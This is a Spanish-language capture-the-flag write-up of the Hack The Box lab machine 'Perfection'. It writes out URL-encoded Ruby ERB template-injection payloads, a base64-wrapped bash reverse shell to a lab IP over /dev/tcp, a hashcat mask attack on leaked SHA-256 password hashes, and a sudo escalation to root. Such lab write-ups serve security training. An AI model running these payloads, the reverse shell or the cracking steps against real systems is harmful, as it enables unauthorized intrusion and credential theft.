

# WriteUp maquina “Perfection” htb

En primer lugar como siempre vamos a ir a nuestra plataforma de “hack the box” y vamos a activar la máquina.




Inicio de maquina en htb

En segundo lugar para poder trabajar sobre dicha máquina, vamos a iniciar el archivo de openvpn desde nuestra Kali. Y una vez iniciado, desde una nueva pestaña ctrl + mayus + t (ya que no podemos cerrar la ventana donde hemos iniciado la vpn) vamos a realizar un ping a la IP de la maquina para verificar que tenemos conexión.




Ejecutamos el comando sudo openvpn + [nombre\_del\_fichero\_vpn]



Ejecutamos un ping para comprobar la conectividad con la máquina.


El primer paso que vamos a realizar es un escaneo de los puertos con la herramienta de nmap.

nmap -p- -sS -sC -sV --open --min-rate=5000 -n -Pn -vvv 10.10.11.253




Escaneo de puertos con nmap

Comprobamos que tenemos el puerto 80 abierto e ingresamos a través del navegador.




Servicio corriendo en el puerto 80.

En este punto, tras haber realizado varias pruebas de inyectar código lo que hacemos es interceptar una petición con burpsuite con valores aleatorios para después modificar la petición desde el repiter de burpsuite.




Activamos foxy proxy para interceptar la petición con Burpsuite.

Con el comando ip a consultamos el nombre de la interfaz de red por la que estamos trabajando en mi caso es la “tun0” que es la que me levanta la vpn de htb



Interfaz de red.

Y con el comando “tcpdump” nos vamos a poner a la escucha para mandarnos un ping desde el servidor web con la inyección de un payload urlencodeado.




Tcpdump a la escucha.

Estas son las fuentes de donde sacamos los payloads:

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#erb-ruby>

[**SSTI (Server Side Template Injection) | HackTricks | HackTricks**](https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection)




Repiter de burpsuite con el payload.

Este el el payload que hemos utilizado para mandarnos el ping desde el servidor web :

%0A<%25%3Dsystem(“ping+-c1+10.10.14.47”);%25>

Bien, una vez hecha la comprobación de que podemos inyectar un payload para ejecutar comandos desde el servidor web, vamos a mandarnos una Shell reversa a nuestra máquina. Para ello va a ser necesario pasarlo a base64 y después urlencodearlo.


En mi caso, quiero mandarle una Shell a la ip 10.10.14.47 al puerto 32222. Voy a usar esta Shell reversa “bash -i >& /dev/tcp/10.10.14.47/32222 0>&1”. Para pasarlo a base64 y después urlencodearlo voy a usar el comando hURL.



Comando hURL.


Este es el payload que vamos a utilizar para mandarnos la Shell reversa:

a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC40Ny8zMjIyMiAwPiYx|+base64+-d+|+bash");%25>1



Burpsuite con el payload de la shell reversa.

Nos ponemos a la escucha con el comando nc por el puerto 32222 para revibir la Shell.



Comando nc por el 32222.

Una vez que recibimos la Shell, vamos a hacer un pequeño tratamiento para poder borrar y realizar ctrl +C sin problema.

Estos son los comandos que tenemos que introducir en la Shell uno a uno:

script /dev/null -c bash

^Z


stty raw -echo;fg

reset xterm

export TERM=xterm


export SHELL=bash

stty rows 44 columns 184




Tratamiendo de la shell.

En el directorio principal encontramos la flag de user:




Encontramos una pista de como se pueden estar formando las contraseñas en la ruta /var/mail/Susan.




Pista de cómo se forman las contraseñas.

Encontramos los hashes de las contraseñas en un fichero de base de datos alojado en Migration/pupilpath\_credentials.db



FIchero con hashes.

Creamos un archivo con el hash de Susan para poder reventarlo con hashcat.



Hashcat con password de Susan.

En este comando de hashcat le indicamos el parámetro -m 1400 porque el hash que estamos atacando corresponde a SHA-256. El parámetro -a 3 indica que estamos haciendo un ataque de fuerza bruta con un patrón específico. Y por último el “?d” que utilizamos es para indicarle que se trata de un comodín que corresponde a cualquier dígito decimal entre 0-9 .

hashcat -m 1400 hashsusan -a 3 susan\_nasus\_?d?d?d?d?d?d?d?d?d


Con la contraseña de Susan ya podemos conectarnos a la máquina a través del servicio ssh que está corriendo por el puerto 22.

Cuando entramos en el usuario Susan y ejecutamos un sudo -l vemos que tenemos permisos para ejecutar como root de todos los comandos, entonces ejecutamos un sudo su para convertirnos en root.



Usuario root.

En el directorio de usuario root tenemos la flag de root.



Flag de root.